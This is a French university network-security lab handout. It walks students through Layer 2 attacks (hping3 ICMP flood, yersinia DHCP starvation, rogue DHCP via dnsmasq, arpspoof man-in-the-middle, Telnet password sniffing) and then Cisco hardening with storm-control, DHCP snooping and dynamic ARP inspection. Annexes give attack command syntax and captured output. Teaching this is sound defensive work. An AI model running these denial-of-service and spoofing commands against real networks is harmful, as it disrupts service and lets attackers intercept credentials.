Question : Nous retournons sur la machine victime pour vérifier sa table ARP quelle est l'@MAC ?

Une fois la position MITM stabilisée, l'objectif de l'attaquant est d'intercepter des communications sensibles. Nous simulons ici un administrateur bouzunsec se connectant au routeur via **Telnet**, un protocole connu pour son absence totale de chiffrement.

A présent configurer telnet sur le routeur grâce a vos acquis de première année démarrez une capture wireshark se connecter en telnet de la victime au routeur et ensuite visualiser les trames :

- Telnet sur toutes les lignes vty
- Mot de passe « bouzusec »
- Authentification avec le mot de passe
- Autoriser seulement telnet

Question : En analysant les trames que pouvez-vous observer ?

FAITES VALIDER PAR L'ENSEIGNANT

5. PARTIE 3 : DURCISSEMENT ET SÉCURISATION

Afin de contrer les attaques démontrées précédemment red team, nous passons à la phase défensive blue team en appliquant les mécanismes de sécurisation adéquats sur nos équipements.

Protection contre l'ICMP Flooding et les Broadcast Storms

Afin de sécuriser le réseau contre les attaques par inondation (comme celles générées par hping3), il est impératif d'ajouter du storm-control. Cette fonctionnalité sert à contrôler le flux **exclusivement sur les interfaces d'accès de notre commutateur**, afin d'étouffer la menace à la source sans risquer de bloquer le trafic légitime des liens trunk. En cas de dépassement du seuil de trafic autorisé, le commutateur peut réagir selon différents modes d'action :

- **Shutdown** : Désactive le port (état *err-disabled*) lors d'un dépassement de seuil, nécessitant une ré activation manuelle ou automatique.
- **Drop** : Bloque uniquement les paquets excédentaires sans couper la connexion du port.
- **Trap** : Envoie une alerte SNMP en cas de dépassement, sans interrompre le trafic.

```
IOU2(config)#interface Port d'accès

IOU2(config-if)#storm-control broadcast level 5.00

IOU2(config-if)#storm-control multicast level 5.00

IOU2(config-if)#storm-control action shutdown
```

Note : Le seuil de 5% est choisi car le trafic de diffusion légitime dépasse rarement 1 à 2% sur un réseau sain ; cette valeur offre une marge suffisante tout en bloquant instantanément la moindre inondation anormale.

Question : Que se passe-t-il si nous relançons l'attaque avec hping3 après avoir configuré le Storm-Control ?

Protection contre le DHCP Starvation et le DHCP Spoofing

Afin de protéger notre infrastructure contre l'épuisement des adresses IP et l'introduction d'un faux serveur DHCP (attaques menées via yersinia et dnsmasq), nous déployons la fonctionnalité dhcp snooping. Ce mécanisme agit comme un pare-feu de niveau 2 dédié au protocole DHCP.

Le DHCP Snooping classifie les interfaces du commutateur en deux catégories :

- **Trusted** : Autorisent la réception des messages serveurs légitimes (DHCPOFFER, DHCPACK). À configurer uniquement sur les liaisons menant au véritable serveur DHCP.
- **Untrusted** : Bloquent systématiquement toute réponse de serveur DHCP (empêchant le Rogue DHCP) et peuvent être soumis à une limitation de débit pour bloquer les attaques par inondation de requêtes.

```
IOU2(config)#ip dhcp snooping

IOU2(config)#ip dhcp snooping vlan 1

IOU2(config)#interface Port vers routeur

IOU2(config-if)#ip dhcp snooping trust

IOU2(config-if)#exit

IOU2(config)#interface Port d'accès de l'attaquant

IOU2(config-if)#ip dhcp snooping limit rate 10
```

Note : Le paramètre trust est strictement réservé au port Trunk relié au routeur légitime. Sur les ports d'accès, la limite de 10 requêtes/seconde bloque instantanément l'attaque Starvation sans gêner les utilisateurs normaux.

Question : Quel est le comportement du commutateur si l'attaquant relance ses attaques de starvation et de rogue dhcp après l'activation du dhcp snooping ?

Protection contre l'ARP Poisoning

Afin de contrer l'usurpation d'identité au niveau de la couche 2 (attaque de type man-in-the-middle via arpspoof), nous mettons en place le **dynamic arp inspection (DAI)**. Cette sécurité vérifie la validité de chaque paquet ARP entrant sur le réseau et détruit ceux qui sont falsifiés.

```
IOU2(config)#ip arp inspection vlan 1

IOU2(config)# interface Port vers routeur

IOU2(config)# ip arp inspection trust
```

Note : Le DAI s'appuie sur la base DHCP Snooping. Le lien Trunk ("trust") autorise le routeur, tandis que les ports d'accès bloquent par défaut les requêtes ARP usurpées.

VI. Désinstallation (obligatoire 15 minutes avant la fin de séance) :

L'objectif de cette désinstallation est de remettre les ordinateurs et les équipements actifs dans la même configuration que celle que vous avez trouvé en début de séance. Pour cela :

• Supprimez des commutateurs le fichier d'information de la table de données « vlan.dat »,

• Supprimez le fichier de configuration de tous les équipements,

• Mettre toutes les cartes réseaux des ordinateurs en mode DHCP,

• Faites vérifier les désinstallations par l'enseignant (**obligatoire sinon perte des points**),

• **Quittez les sessions** des ordinateurs (ne pas éteindre les ordinateurs),

• Décâbler tous les équipements et rangez tous les matériels à leur emplacement spécifique,

• Rangez les claviers, souris et les tabourets,

• Faites vérifier les désinstallations par l'enseignant (**obligatoire sinon perte des points**),


• Rendez votre compte-rendu à l'enseignant en main propre accompagné de la préparation.

ANNEXE – A

Cette annexe présente le plan d'adressage ainsi que la topologie réseau mis en place lors de la conception de ce laboratoire. Elle a également pour but de clarifier un point technique important concernant les captures d'écran de ce rapport.

Il est possible d'observer des variations concernant l'adresse IP attribuée à la machine victime d'une capture à l'autre. Ces changements sont tout à fait normaux et justifiés par la nature même des attaques menées (notamment le DHCP Starvation et le Rogue DHCP). Les requêtes de renouvellement de baux, l'épuisement volontaire des pools d'adresses et la réattribution dynamique par les différents serveurs DHCP (légitime et attaquant) ont forcé la victime à changer d'adresse IP au fil des manipulations. Ces légères incohérences visuelles sont donc une conséquence directe du bon fonctionnement des attaques.

Vous trouverez ci-dessous la topologie de référence et le plan d'adressage initial utilisés pour ce TP :



Équipement	Interface	Adresse IP	Rôle dans le réseau
Routeur R1	f0/0	172.16.0.254 /24	Passerelle par défaut / Serveur DHCP
Kali Linux	eth0	172.16.0.1 /24	Attaquant
Debian 12	ens4	172.16.0.x /24	Victime (IP dynamique selon le DHCP)

ANNEXE - B

Cette annexe contient tous les résultats qui doivent être normalement obtenus par suite des attaques :

ICMP Flooding

La capture d'écran ci-dessus illustre la dégradation du temps de réponse réseau suite au lancement de la commande sudo hping3 -1 --flood 172.16.0.254 depuis la machine Kali. Cette commande a permis de générer une attaque par déni de service : l'option -1 spécifie l'utilisation du protocole ICMP, --flood ordonne l'envoi des paquets en continu à la vitesse maximale du processeur, et l'adresse IP désigne la cible à inonder. L'augmentation drastique de la latence du ping confirme que cette inondation de requêtes a réussi à saturer les ressources de l'équipement cible.

```
64 bytes from 172.16.0.254: icmp_seq=104 ttl=254 time=1922 ms
64 bytes from 172.16.0.254: icmp_seq=123 ttl=254 time=1931 ms
64 bytes from 172.16.0.254: icmp_seq=128 ttl=254 time=1921 ms
64 bytes from 172.16.0.254: icmp_seq=130 ttl=254 time=1915 ms
64 bytes from 172.16.0.254: icmp_seq=147 ttl=254 time=1895 ms
64 bytes from 172.16.0.254: icmp_seq=151 ttl=254 time=1913 ms
```

Broadcast Storm

Cette capture illustre les effets dévastateurs du Broadcast Storm : la saturation totale de la bande passante provoque des latences extrêmes suivies d'une rupture complète de la connectivité réseau.

```
64 bytes from 172.16.0.254: icmp_seq=915 ttl=255 time=4177 ms
64 bytes from 172.16.0.254: icmp_seq=925 ttl=255 time=3430 ms
64 bytes from 172.16.0.254: icmp_seq=928 ttl=255 time=3859 ms
64 bytes from 172.16.0.254: icmp_seq=933 ttl=255 time=4016 ms
From 172.16.0.56 icmp_seq=942 Destination Host Unreachable
From 172.16.0.56 icmp_seq=943 Destination Host Unreachable
From 172.16.0.56 icmp_seq=944 Destination Host Unreachable
```

DHCP Starvation

Ces captures illustrent l'épuisement total du pool d'adresses du serveur DHCP. En conséquence, la nouvelle demande d'adresse de la victime échoue : seules des requêtes DHCPDISCOVER sont envoyées, sans aucun DHCPOFFER en retour, la privant ainsi d'accès au réseau.

```
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
172.16.0.1          010c.e657.3e00.00       Mar 02 2002 12:00 AM    Automatic
172.16.0.2          35d6.1433.7ea7          Mar 01 2002 12:51 AM    Automatic
172.16.0.3          3556.047d.891f          Mar 01 2002 12:51 AM    Automatic
172.16.0.4          b8f6.b16d.dcf5          Mar 01 2002 12:51 AM    Automatic
172.16.0.5          02e4.2761.8bad          Mar 01 2002 12:51 AM    Automatic
172.16.0.6          dee0.264b.dfc3          Mar 01 2002 12:51 AM    Automatic
172.16.0.7          996e.c061.9d91          Mar 01 2002 12:51 AM    Automatic
172.16.0.8          f414.a75a.131b          Mar 01 2002 12:51 AM    Automatic
172.16.0.9          063e.de4d.0bca          Mar 01 2002 12:51 AM    Automatic
172.16.0.10         9840.9307.16c5          Mar 01 2002 12:51 AM    Automatic
```

```
172.16.0.247        d862.316d.eaa8          Mar 01 2002 01:00 AM    Automatic
172.16.0.248        dd4a.883c.76f7          Mar 01 2002 01:00 AM    Automatic
172.16.0.249        f712.9f4c.4af4          Mar 01 2002 01:00 AM    Automatic
172.16.0.250        d89b.5623.dada          Mar 01 2002 01:00 AM    Automatic
172.16.0.251        a634.773e.983e          Mar 01 2002 01:00 AM    Automatic
172.16.0.252        17d0.1657.1514          Mar 01 2002 01:00 AM    Automatic
172.16.0.253        2dc5.1c3f.e88f          Mar 01 2002 01:00 AM    Automatic
```

```
Sending on   Socket/fallback
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 6
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 14
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 20
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 13
```

DHCP Spoofing

Suite à l'épuisement du pool d'adresses légitime, nous avons mis en place notre serveur Rogue DHCP. Cette capture d'écran en est la preuve concrète : elle illustre la machine victime récupérant avec succès une adresse IP directement distribuée par notre faux serveur.

```
R1    IOU1    Debian12.6-1
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 12 20:44:29 UTC 2026 on ttyS0
debian@debian:~$
debian@debian:~$
debian@debian:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 0c:f4:43:55:00:00 brd ff:ff:ff:ff:ff:ff
    altname enp0s4
debian@debian:~$ sudo ip link set ens4 up
debian@debian:~$ sudo dhclient ens4
^C
debian@debian:~$ sudo dhclient -v ens4
Internet Systems Consortium DHCP Client 4.4.3-P1
Copyright 2004-2022 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/ens4/0c:f4:43:55:00:00
Sending on   LPF/ens4/0c:f4:43:55:00:00
Sending on   Socket/fallback
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 7
DHCPDISCOVER on ens4 to 255.255.255.255 port 67 interval 12
DHCPOFFER of 172.16.0.56 from 172.16.0.1
DHCPREQUEST for 172.16.0.56 on ens4 to 255.255.255.255 port 67
DHCPREQUEST for 172.16.0.56 on ens4 to 255.255.255.255 port 67
DHCPREQUEST for 172.16.0.56 on ens4 to 255.255.255.255 port 67
DHCPACK of 172.16.0.56 from 172.16.0.1
bound to 172.16.0.56 -- renewal in 33929 seconds.
debian@debian:~$
solarwinds | Solar-PuTTY free tool    © 2019-2024 SolarWinds Worldwide, LLC. All rights reserved.
```

Ces captures confirment la réussite du Rogue DHCP : la première montre que l'attaquant (Kali) possède l'IP 172.16.0.1, tandis que la seconde prouve que la victime a bien adopté cette même adresse comme passerelle par défaut.

```
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:e6:57:3e:00:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.1/24 brd 172.16.0.255 scope global dynamic noprefixroute eth0
      valid_lft 75911sec preferred_lft 75911sec
    inet6 fe80::cf8:589f:36a3:c7af/64 scope link noprefixroute
      valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo yersinia dhcp -attack 1 -interface eth0
<*> Starting DOS attack sending DISCOVER packet ...
<*> Press any key to stop the attack <*>


MOTD: Kudos to daddy ... wherever you are ... :)

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 0c:e6:57:3e:00:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.1/24 brd 172.16.0.255 scope global dynamic noprefixroute eth0
      valid_lft 75535sec preferred_lft 75535sec
    inet6 fe80::cf8:589f:36a3:c7af/64 scope link noprefixroute
      valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo yersinia dhcp -attack 1 -interface eth0
<*> Starting DOS attack sending DISCOVER packet ...
<*> Press any key to stop the attack <*>
```

```
debian@debian:~$ ip route
default via 172.16.0.1 dev ens4
172.16.0.0/24 dev ens4 proto kernel scope link src 172.16.0.56
debian@debian:~$
```

ARP Poisonning

Ces captures démontrent l'interception du trafic en position d'Homme du Milieu. La capture Wireshark affiche des requêtes ICMP entre la victime (172.16.0.49) et le routeur (172.16.0.254), des paquets que notre machine Kali ne devrait normalement pas recevoir. Le terminal inférieur confirme que notre IP est bien 172.16.0.1 et met en évidence notre adresse MAC (0c:e6:57:3e:00:00), prouvant notre identité d'attaquant lors de cette écoute.

icmp

No.	Time	Source	Destination	Protocol	Length	Info
3	0.570148085	172.16.0.49	172.16.0.254	ICMP	98	Ec
4	0.570162522	172.16.0.49	172.16.0.254	ICMP	98	Ec
5	0.573204373	172.16.0.254	172.16.0.49	ICMP	98	Ec
6	0.573210775	172.16.0.254	172.16.0.49	ICMP	98	Ec
7	1.041248722	172.16.0.49	172.16.0.254	ICMP	98	Ec
8	1.041264071	172.16.0.49	172.16.0.254	ICMP	98	Ec
9	1.049416060	172.16.0.254	172.16.0.49	ICMP	98	Ec
10	1.049430657	172.16.0.254	172.16.0.49	ICMP	98	Ec
13	2.042927775	172.16.0.49	172.16.0.254	ICMP	98	Ec
14	2.042949966	172.16.0.1	172.16.0.49	ICMP	126	Re

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 0c:e6:57:3e:00:00 brd ff:ff:ff:ff:ff:ff
    inet 172.16.0.1/24 brd 172.16.0.255 scope global dynamic noprefixroute eth0
```

```
debian@debian:~$ ip neighbor sh
172.16.0.2 dev ens4 FAILED
172.16.0.254 dev ens4 lladdr 0c:e6:57:3e:00:00 REACHABLE
172.16.0.1 dev ens4 lladdr 0c:e6:57:3e:00:00 STALE
debian@debian:~$ ip neighbo
172.16.0.2 dev ens4 FAILED
172.16.0.254 dev ens4 lladdr 0c:e6:57:3e:00:00 REACHABLE
172.16.0.1 dev ens4 lladdr 0c:e6:57:3e:00:00 STALE
```

Ces captures confirment le succès de l'empoisonnement ARP. Le premier terminal affiche l'adresse MAC de notre machine attaquante Kali (0c:e6:57:3e:00:00). Le second terminal, exécuté sur la victime, révèle que l'adresse IP du routeur (172.16.0.254) est désormais associée à cette même adresse MAC dans sa table de voisinage. Cette altération prouve que la victime considère à présent notre machine comme sa passerelle par défaut, validant ainsi notre position d'Homme du Milieu pour intercepter le trafic réseau.

```
Connected to 172.16.0.254.
Escape character is '^]'.


Password required, but none set
Connection closed by foreign host.
debian@debian:~$ telnet 172.16.0.254
Trying 172.16.0.254...
Connected to 172.16.0.254.
Escape character is '^]'.


User Access Verification

Password:
R1>
R1>e
% Ambiguous command:  "e"
R1>
```

```
Wireshark · Follo
..&..&........... ..!.."..'...
...........

User Access Verification

Password: ..&
.......P....
..&........ ..!..!....."..'...
....VT220..bouzusec
.

R1>

.

R1>
e
e

.

% Ambiguous command:  "e"
R1>
```

Ces captures illustrent l'interception d'une session Telnet initiée par la victime vers le routeur. Grâce à la fonction "Follow TCP Stream" de Wireshark, nous pouvons lire en clair l'intégralité des saisies au clavier, y compris le mot de passe, ce qui valide le succès total de notre attaque.

ANNEXE - C

Cette annexe regroupe les procédures d'installation et le manuel d'utilisation de l'arsenal offensif utilisé depuis la machine d'attaque (Kali Linux) lors de ce TP bien sur cette annexe est présent sur tous les sujets de TP, les annexes A et B seront omises et présentes seulement sur le sujet de l'encadrant.

1. Procédure d'installation

L'environnement Kali Linux nécessite l'installation préalable de paquets spécifiques pour mener à bien les attaques de couche 2 et 3. Sur le terminal de la machine attaquante, exécutez les commandes suivantes :

Mise à jour des dépôts : sudo apt update

Installation groupée des outils : sudo apt install dsniff hping3 yersinia dnsmasq -y

(Note : le paquet dsniff contient notamment les outils arpspoof et macof).

Outil	Fonction principale	Syntaxe utilisée et paramètres
hping3	Génération de paquets forgés (Déni de Service)	sudo hping3 -1 --flood [IP_Cible] -1 : Spécifie le protocole ICMP. --flood : Envoi massif sans attendre de réponse.
yersinia	Attaques sur les protocoles réseaux (DHCP Starvation)	sudo yersinia dhcp -attack 1 -interface [interface] - -attack 1 : Lance l'attaque par envoi massif de requêtes DHCP DISCOVER.
dnsmasq	Serveur DHCP et DNS léger (Rogue DHCP)	Édition du fichier /etc/dnsmasq.conf, puis lancement via sudo systemctl restart dnsmasq.
arpspoof	Falsification de la table ARP (Man-in-the-Middle)	sudo arpspoof -i [interface] -t [IP_Cible] [IP_Passerelle] Usurpe l'identité d'une machine sur le réseau local.